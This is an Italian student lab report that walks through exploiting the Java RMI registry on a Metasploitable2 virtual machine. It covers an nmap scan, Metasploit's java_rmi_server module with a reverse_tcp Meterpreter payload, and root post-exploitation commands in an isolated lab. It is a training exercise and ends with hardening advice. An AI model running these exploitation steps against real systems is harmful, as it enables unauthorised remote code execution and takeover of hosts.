Report Laboratorio – Progetto S7/L5

1. Obiettivo dell'attività

L'obiettivo del laboratorio è stato lo sfruttamento della vulnerabilità **Java RMI (porta TCP 1099)** presente sulla macchina Metasploitable2, al fine di ottenere una sessione remota Meterpreter dalla macchina attaccante Kali Linux, come richiesto dalla traccia progettuale.

Successivamente all'ottenimento dell'accesso remoto, sono state raccolte le evidenze relative alla **configurazione di rete** e alla **tabella di routing** della macchina compromessa.

2. Ambiente di laboratorio

L'ambiente di laboratorio è stato configurato con **due macchine virtuali collegate sulla stessa rete locale isolata**, al fine di garantire una comunicazione diretta tra macchina attaccante e macchina bersaglio senza interferenze esterne.

Configurazione IP

Sistema	Indirizzo IP
Kali Linux (attaccante)	192.168.11.111
Metasploitable2 (vittima)	192.168.11.112

Per verificare la corretta configurazione delle **interfacce di rete**, su **entrambe le macchine virtuali** è stato utilizzato il comando *ip a*, mentre la connettività tra i due sistemi è stata verificata tramite **test ICMP bidirezionali** utilizzando il comando *ping*.



Figura 2.1 — Verifica configurazione IP e test di connettività ICMP dalla macchina Kali Linux verso la macchina Metasploitable2.



Figura 2.2 — Verifica configurazione IP e test di connettività ICMP dalla macchina Metasploitable2 verso la macchina Kali Linux.

Come mostrato in **Figura 2.1**, la macchina **Kali Linux** risulta correttamente configurata con **indirizzo IP statico 192.168.11.111** e raggiunge correttamente la macchina Metasploitable2. Analogamente, in **Figura 2.2** è riportato il controllo della configurazione di rete e il **test di raggiungibilità dalla macchina Metasploitable2 verso Kali Linux**, che conferma la **comunicazione bidirezionale** tra i due sistemi.

L'esito positivo dei test ICMP conferma che l'**ambiente di laboratorio è correttamente configurato** e pronto per le successive fasi di **scansione** ed **exploitation**.

3. Fase di Ricognizione (Scanning con Nmap)

Prima di procedere con la fase di exploitation, è stata effettuata un'attività di **ricognizione attiva** sulla macchina bersaglio al fine di identificare i **servizi esposti** e verificare la presenza del servizio vulnerabile richiesto dalla traccia.

Lo scan è stato eseguito dalla macchina **Kali Linux verso** la macchina **Metasploitable2** utilizzando lo strumento **Nmap**, con l'obiettivo di individuare le **porte TCP aperte** e ottenere informazioni sui **servizi in ascolto**.

Il comando utilizzato è il seguente:

nmap -sS -sV -p- 192.168.11.112

Durante l'attività di scanning è stata rilevata la presenza del servizio **Java RMI** attivo sulla **porta TCP 1099**, come mostrato in Figura 3.1.



Figura 3.1 — Risultato dello scan Nmap sulla macchina Metasploitable2 con individuazione del servizio Java RMI attivo sulla porta TCP 1099.

Risultato rilevante dello scan

1099/tcp open java-rmi GNU Classpath grmiregistry

La presenza del servizio **Java RMI** in stato **open** conferma la condizione necessaria per procedere allo **sfruttamento della vulnerabilità tramite Metasploit**, come richiesto dal progetto.

4. Fase di Exploitation con Metasploit

Dopo aver individuato il servizio vulnerabile **Java RMI** in ascolto sulla **porta TCP 1099**, è stata avviata la fase di exploitation utilizzando il **framework Metasploit**, con l'obiettivo di ottenere una **sessione remota Meterpreter** sulla macchina bersaglio.

4.1 Avvio Metasploit Framework

Dalla macchina Kali Linux è stato avviato Metasploit tramite il comando:

msfconsole

Dopo l'avvio del framework Metasploit, è stata eseguita una ricerca dei moduli Java RMI, al termine della quale è stato selezionato il modulo di exploit utilizzato per l'attacco.

4.2 Ricerca dei moduli Java RMI e selezione dell'exploit

Prima di procedere con l'utilizzo dell'exploit, è stata effettuata una ricerca dei moduli disponibili all'interno del framework Metasploit relativi al servizio Java RMI, al fine di individuare il modulo più appropriato per lo scenario di attacco.

La ricerca è stata eseguita tramite il comando:

search java_rmi

Il comando ha restituito diversi moduli relativi a funzionalità di **enumerazione**, **scansione** ed **exploitation** del servizio Java RMI.



Figura 4.1 — Risultato del comando di ricerca dei moduli Java RMI all'interno del framework Metasploit e individuazione del modulo exploit/multi/misc/java_rmi_server.

Tra i moduli disponibili è stato selezionato:

exploit/multi/misc/java_rmi_server

La scelta di questo modulo è stata effettuata sulla base delle seguenti motivazioni tecniche:

- il modulo sfrutta una **configurazione insicura predefinita del servizio Java RMI Registry**, che consente il **caricamento remoto di classi Java tramite URL HTTP**;

- permette l'**esecuzione di codice remoto** (Remote Code Execution) sulla macchina bersaglio;
- è compatibile con più piattaforme (**Java, Linux, Windows, macOS, Solaris**), risultando particolarmente adatto ad ambienti legacy come Metasploitable2;
- presenta un livello di affidabilità elevato, classificato con **Rank: Excellent**, indicando una buona stabilità dell'exploit;
- supporta la verifica preventiva della vulnerabilità tramite la funzionalità **Check supported: Yes**;
- non richiede **meccanismi di autenticazione**, in quanto le chiamate RMI sfruttate dal modulo non prevedono controlli di accesso.

Il modulo sfrutta in particolare una vulnerabilità nota associata al servizio Java RMI, identificata come **CVE-2011-3556**, che consente l'esecuzione di codice remoto tramite caricamento dinamico di classi Java da sorgenti esterne.

Gli altri moduli individuati durante la fase di ricerca sono stati esclusi in quanto destinati esclusivamente ad attività di **enumerazione**, **scansione di vulnerabilità** o a **scenari client-side**, non coerenti con l'obiettivo del laboratorio.

4.3 Selezione e caricamento del modulo di exploit

A seguito della fase di ricerca dei moduli disponibili relativi al servizio Java RMI, è stato selezionato il modulo di exploit ritenuto più idoneo allo scenario di laboratorio.

Il modulo è stato caricato all'interno di Metasploit tramite il comando:

use exploit/multi/misc/java_rmi_server

Il caricamento del modulo ha consentito di preparare l'ambiente di attacco per lo sfruttamento della vulnerabilità **Java RMI Server Insecure Default Configuration**, permettendo la successiva configurazione dei parametri necessari all'esecuzione dell'exploit e all'impostazione del payload Meterpreter.

4.4 Configurazione dei parametri dell'exploit e del payload

Dopo il caricamento del modulo di exploit, è stata effettuata la **configurazione dei parametri necessari all'esecuzione dell'attacco**, specificando sia le informazioni relative al target sia quelle relative al listener sulla macchina attaccante.

Configurazione del sistema bersaglio (Target)

È stato configurato l'indirizzo IP della macchina Metasploitable2 tramite il comando:

set RHOSTS 192.168.11.112

Il parametro ***RHOSTS*** identifica l'host remoto verso il quale viene indirizzato l'exploit, corrispondente alla macchina bersaglio individuata nella fase di ricognizione.

La porta di destinazione è rimasta impostata sul valore predefinito 1099, coerente con il servizio **Java RMI** precedentemente rilevato.

Configurazione del payload

Il modulo ha automaticamente selezionato il payload predefinito:

java/meterpreter/reverse_tcp

Tale payload consente di instaurare una connessione reverse Meterpreter, permettendo alla macchina bersaglio di stabilire una connessione verso il sistema attaccante.

Configurazione del listener (macchina attaccante)

È stato configurato l'indirizzo IP della macchina Kali Linux tramite il comando:

set LHOST 192.168.11.111

Il parametro ***LHOST*** identifica l'indirizzo sul quale Metasploit resta in ascolto per ricevere la connessione di ritorno generata dal payload.

La porta di ascolto è stata mantenuta sul valore predefinito 4444.

Verifica della configurazione

Prima di procedere con l'esecuzione dell'exploit, è stata verificata la corretta impostazione dei parametri tramite il comando:

show options

Come mostrato in Figura 4.2, tutti i parametri risultano correttamente configurati per l'avvio della fase di exploitation.



Figura 4.2 — Verifica dei parametri di configurazione dell'exploit Java RMI e del payload Meterpreter prima dell'esecuzione dell'attacco.

4.5 Esecuzione dell'exploit e ottenimento della sessione Meterpreter

Una volta completata la configurazione dei parametri dell'exploit e del payload, è stata avviata la fase di sfruttamento vero e proprio tramite il comando:

exploit

Durante l'esecuzione, Metasploit ha avviato il listener TCP locale sulla macchina Kali Linux e ha utilizzato il servizio Java RMI della macchina bersaglio per trasferire ed eseguire il payload remoto.

Al termine della procedura, è stata stabilita con successo una connessione reverse verso la macchina attaccante, con conseguente apertura di una sessione Meterpreter interattiva.



Figura 4.3 — Apertura della sessione Meterpreter remota a seguito dello sfruttamento della vulnerabilità Java RMI sulla macchina Metasploitable2.

Risultato dell'operazione

Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112)

Come mostrato in **Figura 4.3**, l'apertura della sessione conferma il **successo dell'exploit** e l'avvenuta compromissione della macchina Metasploitable2.

La sessione Meterpreter ottenuta ha consentito l'accesso remoto al sistema bersaglio, rendendo possibile l'esecuzione dei comandi necessari alla fase successiva di **post-exploitation**, come richiesto dalla traccia progettuale.

5. Fase di Post-Exploitation

Dopo l'ottenimento della sessione Meterpreter remota, è stata avviata la fase di **post-exploitation** al fine di raccogliere le informazioni richieste dalla traccia progettuale, in particolare:

- **configurazione di rete della macchina bersaglio**;
- **tabella di routing della macchina bersaglio**.

L'accesso remoto è stato ottenuto con **privilegi amministrativi (root)**, consentendo l'esecuzione completa dei comandi di sistema necessari alla raccolta delle evidenze.

5.1 Verifica privilegi della sessione

Prima di procedere alla raccolta delle informazioni, è stato verificato il contesto di esecuzione della sessione Meterpreter tramite il comando:

getuid

Risultato



Figura 5.1 — Verifica dei privilegi della sessione Meterpreter sulla macchina Metasploitable2.

Il risultato conferma che la sessione Meterpreter è stata ottenuta con **privilegi di amministratore**, garantendo pieno accesso alle informazioni di rete del sistema bersaglio.

5.2 Identificazione del sistema compromesso

Successivamente è stato utilizzato il comando:

sysinfo

per ottenere informazioni generali relative al sistema operativo, all'architettura e all'ambiente di esecuzione della sessione Meterpreter.

Risultato



Figura 5.2 — Informazioni di sistema della macchina Metasploitable2 ottenute tramite comando sysinfo dalla sessione Meterpreter.

L'output conferma che la macchina compromessa esegue un **sistema Linux legacy**, coerente con l'ambiente Metasploitable2, e che la sessione Meterpreter è stata stabilita tramite payload **Java-based**, come previsto dall'exploit utilizzato.

5.3 Raccolta configurazione di rete

Per ottenere le informazioni relative alla **configurazione di rete** della macchina bersaglio è stato utilizzato il comando:

ifconfig

Risultato



Figura 5.3 — Output del comando ifconfig eseguito tramite sessione Meterpreter per la visualizzazione della configurazione di rete della macchina Metasploitable2.

L'output conferma che la macchina Metasploitable2 risulta configurata sulla rete **192.168.11.0/24**, coerentemente con la configurazione dell'ambiente di laboratorio.

5.4 Raccolta tabella di routing

Successivamente è stata raccolta la **tabella di routing** del sistema bersaglio tramite il comando:

route

Risultato



Figura 5.4 — Visualizzazione della tabella di routing della macchina Metasploitable2 tramite comando route eseguito da sessione Meterpreter.

L'output mostra la presenza delle rotte locali e l'**assenza di un gateway predefinito**, configurazione coerente con una rete di laboratorio isolata.

6. Conclusioni

L'attività di laboratorio ha consentito di dimostrare in modo pratico lo sfruttamento di una vulnerabilità di **Java RMI** derivante da una configurazione insicura del servizio, evidenziando come un servizio esposto senza adeguati meccanismi di protezione possa consentire l'**esecuzione di codice remoto** sul sistema bersaglio.

Attraverso l'utilizzo del **framework Metasploit**, è stato possibile individuare il modulo di exploit più appropriato, configurare correttamente i parametri di attacco ed ottenere una **sessione Meterpreter remota con privilegi amministrativi (root)** sulla macchina Metasploitable2.

La fase di **post-exploitation** ha permesso di raccogliere le evidenze richieste dalla traccia progettuale, in particolare la **configurazione di rete** e la **tabella di routing** del sistema compromesso, confermando la completa compromissione della macchina bersaglio e il corretto funzionamento dell'ambiente di laboratorio.

L'esercitazione evidenzia l'importanza di una corretta **configurazione dei servizi di**

rete, dell’applicazione di **principi di hardening** e dell’adozione di **misure di sicurezza preventive**, al fine di ridurre la superficie di attacco ed evitare scenari di compromissione analoghi in contesti reali.